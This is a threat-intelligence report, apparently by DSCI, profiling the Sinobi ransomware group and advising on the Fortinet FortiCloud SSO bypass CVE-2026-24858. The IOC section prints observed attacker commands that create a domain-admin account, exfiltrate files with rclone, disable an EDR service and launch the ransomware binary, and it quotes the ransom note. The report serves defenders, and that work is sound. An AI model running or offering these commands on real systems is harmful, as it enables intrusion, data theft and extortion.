The malware's role is to execute a multi-stage ransomware attack involving intrusion, data theft, file encryption and extortion. It encrypts files with a ".SINOBI" extension using Curve-25519 Donna + AES-128-CTR, drops a ransom note in the form of a "README.txt" file for negotiation, and threatens data exposure to pressure victims into payment. In case of the latter not being followed through, the stolen data is published onto mirrored leak-sites.

The Sinobi ransomware group (suspected rebrand of Lynx/INC Ransomware) has established itself as a top-tier threat actor as of January 2026. Emerging in mid-2025, the group witnessed a 300% operational surge in Q4 2025, claiming 149 victims and becoming the third most prolific ransomware group globally. January 2026 has seen continued high-tempo operations, including attacks on the **<Redacted>** Fire Company (Delaware, USA) and **<Redacted>** Alternatives (Financial Services, India), demonstrating their continued activity and targeting of diverse sectors. As of January 27, 2026, Sinobi was reportedly highly active, responsible for five reported incidents within the preceding 24 hours.

"Good afternoon, we are Sinobi Group. As you can see you have been attacked by us! We offer you to make a deal with us. All you need to do is contact us by following the instructions below. We are not politically motivated group, we are interested only in money, we always keep our word. You have a possibility to decrypt your files and save your reputation in case we find good solution! You have to know we do not like procrastination. You have 7 days to come to the chat room and start negotiations.

Recommendations: Do not try to recover your files with third-party programs, you will only do harm. Do not turn off / reboot your computer. Do not procr@stinate."

DLS [Dedicated Leak Site] & Infrastructure

Sinobi maintains a robust Tor-based infrastructure. As of January 2026, **15** separate active hidden services were identified including both the chat service & the DLS, ensuring redundancy and resilience for their operations. Apart from Onion, they also have **1 Clearnet** infra where they have hosted their DLS. Their infrastructure has strong resemblance to those previously used by the **Lynx group, INC group**.



Target Distribution

Sinobi displays a distinct preference for mid-sized organizations ($10M-$50M revenue) in "**Five Eyes**" and allied nations.

Geographical Distribution:

- United States: Over 85% of known incidents (54% of traced ransomware cases globally in 2025).
- International: Approximately 15% (Australia, Taiwan, Singapore, France, and India, as seen with **<Redacted>** Alternatives).





Sinobi Targets an Indian company on 27th January 2026 with a deadline of 12 days.

Analytical Dissection

Sinobi represents a **rapidly expanding ransomware threat**. Growing from 40 victims in September 2025 to overall 215 till January 2026, the group has positioned itself among the four most active operators alongside **0APT**, **Qilin** and **Akira** at the start of 2026. Despite this heightened visibility, the group maintains a disciplined operational approach, favoring restricted and selective affiliate recruitment over uncontrolled expansion, giving it resilience in the face of infiltration attempts.



Due to similar code patterns/binaries and structure of the DLS, the suspicion of Sinobi Ransomware being a major rebrand of Lynx is likely to be true. To dig more into the ransom sample and it's data, visit here.



Instant IOCs

- .SINOBI file extension
- Wallpaper changes to a ransom note as the image sets into HKCU\Control Panel\Desktop Wallpaper registry key
- README.txt ransom note
- Files cannot be opened on local system or a removable hard drive/USB-drive
- Rclone.exe
- SHA-256:
  - 1b2a1e41a7f65b8d9008aa631f113cef36577e912c13f223ba8834bbefa4bd14 [Sinobi Ransomware (bin.exe)]
- **Command Line Executions:**

```
1. cmd /c net user Assistance <REDACTED_PASSWORD> /add
2. cmd /c net localgroup "domain admins" Assistance /add
3. rclone.exe --config=c:\programdata\rclone-ssh.conf copy <REDACTED_SRC_PATH>
remote:<REDACTED_DEST_PATH> --max-age=2y
4. sc config cbdefense start= disabled
5. cmd /c sc config cfdefense binpath= "C:\programdata\bin.exe" & shutdown /r
/t 0
```

File Identifiers:

SHA256	1b2a1e41a7f65b8d9008aa631f113cef36577e912c13f223ba8834bbefa4bd14
MD5	e631a4b81d011301edaef75b80de0cb2
SHA1	e1649d2e8729cf6188cc1ec39bf9432fb0a8d9e5
SSDEEP	3072:m0rcKaNFQBcEu6rBUUhwnHvZt101gqOZ4nsmovEOO25uKDA:m0paNFu/u6r1wnRUKCr2M+A
TLSH	T182248D253BE904F8E9F7823889A15516FA7374114324DB9F03E042A59F336D1AD3EF6A
AUTHENTIHASH	e042ff08b2b9eb2e8a219e59b0dea7fa13a83e59287e4ca39c2b32d9c58c5c44

Indicators of Attack

Based on the available data against Sinobi on the internet, including outlined TTPs and IoCs, possible Indicators of Attack are as follows:

• Authentication to VPN or remote access from unusual IPs or geolocations

• RDP sessions initiated from systems that recently authenticated via VPN or from new internal hosts

• Creation of new local administrator accounts or addition of existing accounts to privileged groups without prior notice

• Windows Credential Manager access

• Credential dumping activity

• Attempts to uninstall or stop EDR services

• Deletion of EDR agent files

• Stopping backup, database and notepad services

• Deletion of volume shadow copies

• Large or unusual file collection activity

• Enumeration of file shares, hidden drives and connected USB drives

• Deployment and use of rclone

• Mass file modifications (rename operations, deletion)

• Unexpected Recycle Bin clearing (if this user has never cleared their recycle bin before or the clearing is usually scheduled and happens out of schedule)

• Upload to Tor endpoints

• Long TLS sessions

• Suspicious ASN communication

Recommendations

Patch Management: Prioritize timely patching of public-facing appliances, especially all SonicWall SSL VPNs, and other critical infrastructure to mitigate known vulnerabilities.

Credential Hygiene: Enforce Multi-Factor Authentication (MFA) on all remote access points, administrative accounts, and critical systems to prevent valid credential abuse. Implement robust password policies.

Endpoint Monitoring: Implement advanced Endpoint Detection and Response (EDR) solutions to monitor for unauthorized PowerShell execution, unusual process injection, EDR solution uninstallation attempts, and abnormal outbound network traffic indicative of data exfiltration.

Network Segmentation: Implement strong network segmentation to limit lateral movement and contain potential breaches.

Backup and Recovery: Maintain immutable, offsite backups of critical data and regularly test recovery procedures to minimize the impact of successful ransomware attacks.

Incident Response Plan: Develop and regularly update a comprehensive incident response plan specifically for ransomware attacks based on the evolving trend and patterns.

Conclusion [The Silent Escalation]

The rapid ascent of the Sinobi ransomware group—rising to become the **third most active global threat by January 2026**—signals a volatile shift in the cyber threat landscape. Their trajectory confirms that the dismantling of groups like Lynx and INC Ransomware was merely a cosmetic disruption, not a functional one. Sinobi represents a **"rebranded continuity,"** inheriting not just code, but a mature, disciplined affiliate network capable of immediate, high-volume operations.

Strategic Outlook:

- **Operational Velocity:** The unprecedented 300% surge in activity during Q4 2025 and the sustained intensity in January 2026 indicate that Sinobi has moved beyond the "building" phase into aggressive expansion. Based upon analysis, anticipation rises if they are about to challenge for the #1 spot as they absorb affiliates from other defunct groups.
- **The "Stealth" Doctrine:** The group's branding ("Shinobi") is not merely aesthetic; it reflects a distinct operational doctrine. Their heavy investment in EDR-blinding techniques and "living-off-the-land" binaries (LOLBins) suggest a roadmap focused on increasing **dwell time**. This allows for deeper data exfiltration before encryption, making their double-extortion leverage significantly more damaging than "smash-and-grab" competitors.

Defensive Imperative: For defenders, the Sinobi threat renders traditional reactive security obsolete. The group's proven ability to exploit edge vulnerabilities (like the SonicWall CVEs) and pivot silently through networks demands a **"Assume Breach" mentality**. Organizations must pivot from simple perimeter defense to **resilience engineering**:

1. **Ruthless Patch Management:** Specifically for SSL VPNs and edge devices.
2. **Identity Isolation:** Enforcing strict tiering models to prevent the lateral movement and privilege escalation Sinobi relies on.
3. **Immutable Backups:** Ensuring data recovery paths are completely segmented from the network to nullify the encryption threat, leaving only the extortion threat to manage.

Summary

Sinobi is not a "new" threat, but an evolved, more efficient iteration of an old enemy. They are faster, quieter, and more aggressive than their predecessors. Dealing with them requires not just better tools, but a fundamental improvement in organizational hygiene and detection speed. While active monitoring is being done against the threat actor, proactive approach should be practiced by the organizations as suggested in the report.

CVE-2026-24858 (Fortinet)

CVE-2026-24858 (Fortinet)

CVE-2026-24858 is a critical vulnerability found in multiple Fortinet products that allows a remote attacker to bypass authentication and gain administrative access to a device. This flaw has a **CVSS Base Score of 9.8 (CRITICAL)** and is being actively exploited in the wild, as indicated by its inclusion in CISA's *Known Exploited Vulnerabilities* catalog. The vulnerability exists within the FortiCloud Single Sign-On (SSO) feature. If this feature is enabled, an attacker with their own FortiCloud account can log into other customers' devices without needing their credentials.

What is CVE-2026-24858?

In simple terms, this vulnerability is like a faulty security checkpoint. Normally, to access a Fortinet device remotely, you need the correct username and password. However, if the device is configured to use the "Login with FortiCloud" (SSO) feature, this vulnerability creates a loophole. An attacker can use their own valid FortiCloud account to trick the system into granting them full administrative access to a completely different user's device.

The core issue is an "Authentication Bypass Using an Alternate Path or Channel" (CWE-288), meaning the attacker finds a way around the normal login process by leveraging the FortiCloud SSO mechanism. This vulnerability affects FortiAnalyzer, FortiManager, FortiOS, FortiProxy and FortiWeb products.

How the Attack Works (Attack Chain)



Impact of Vulnerability

A successful exploit of CVE-2026-24858 has severe consequences, including:

Complete Device Compromise: The attacker gains full administrative control over the network device, allowing them to monitor, modify or disrupt network traffic. The CVSS metrics indicate High Confidentiality, Integrity, and Availability impact.

Configuration Theft: Sensitive network configurations, policies and credentials can be exfiltrated.

Persistent Access: By creating their own admin accounts, attackers can maintain long-term access to the compromised network.

Pivot for Further Attacks: A compromised edge device can serve as a pivot point for lateral movement within an organization's network, leading to broader system compromise and data breaches.

Given its critical nature and active exploitation, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) have added this vulnerability to its *Known Exploited Vulnerabilities* (KEV) Catalog on 2026-01-27, requiring federal agencies to apply mitigations by 2026-01-30.

Affected Products

The vulnerability affects a wide range of Fortinet products when FortiCloud SSO authentication is enabled. Organizations using any of the versions listed below (or older, unpatched versions in these series) are at risk.

FortiAnalyzer: 7.0.0 through 7.0.15, 7.2.0 through 7.2.11, 7.4.0 through 7.4.9 (excluding 7.4.10 and higher), 7.6.0 through 7.6.5 (excluding 7.6.6 and higher)

FortiManager: 7.0.0 through 7.0.15, 7.2.0 through 7.2.11, 7.4.0 through 7.4.9 (excluding 7.4.10 and higher), 7.6.0 through 7.6.5 (excluding 7.6.6 and higher)

FortiProxy: 7.0.0 through 7.0.22, 7.2.0 through 7.2.15, 7.4.0 through 7.4.12, 7.6.0 through 7.6.4

FortiWeb: 7.4.0 through 7.4.11, 7.6.0 through 7.6.6, 8.0.0 through 8.0.3

FortiOS: 7.0.0 through 7.0.18, 7.2.0 through 7.2.12, 7.4.0 through 7.4.10 (excluding 7.4.11 and higher), 7.6.0 through 7.6.5 (excluding 7.6.6 and higher)

Fortinet is also investigating potential exposure for FortiSwitch Manager.

It's crucial to note that this vulnerability specifically affects FortiCloud SSO and does not impact third-party SAML IdP or FortiAuthenticator implementations.

Recommendations

1. **Patch Immediately**: The most important action is to upgrade all affected Fortinet devices to the latest patched versions provided by Fortinet without delay.

2. **Disable FortiCloud SSO**: If immediate patching is not feasible, disabling the "Allow administrative login using FortiCloud SSO" feature on all Fortinet devices is recommended as a temporary mitigation.

3. **Monitor for Indicators of Compromise (IoCs):** Organizations should actively check all internet-accessible Fortinet products for any signs of compromise, such as newly created administrative accounts, unusual configuration changes, or suspicious login attempts.

4. **Fortinet's Actions:** Fortinet temporarily disabled all FortiCloud SSO authentication on January 26, 2026, and reinstated the service on January 27, 2026, with fixes to prevent exploitation of vulnerable devices. However, device-level patching remains critical.

DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

ABOUT DSCI

Data Security Council of India (DSCI) is a not-for-profit, industry body on data protection in India, set up by Nasscom, committed to making cyberspace safe, secure, and trusted by establishing best practices, standards and initiatives in cybersecurity and privacy. DSCI works together with the Government and their agencies, law enforcement agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives.

Data Security Council of India
4th Floor, Nasscom Campus, Plot No. 7-10, Sector 126, Noida, UP-201303

data-security-council-of-india/ DSCI_Connect dsci.connect

dsci.connect dscivideo security chips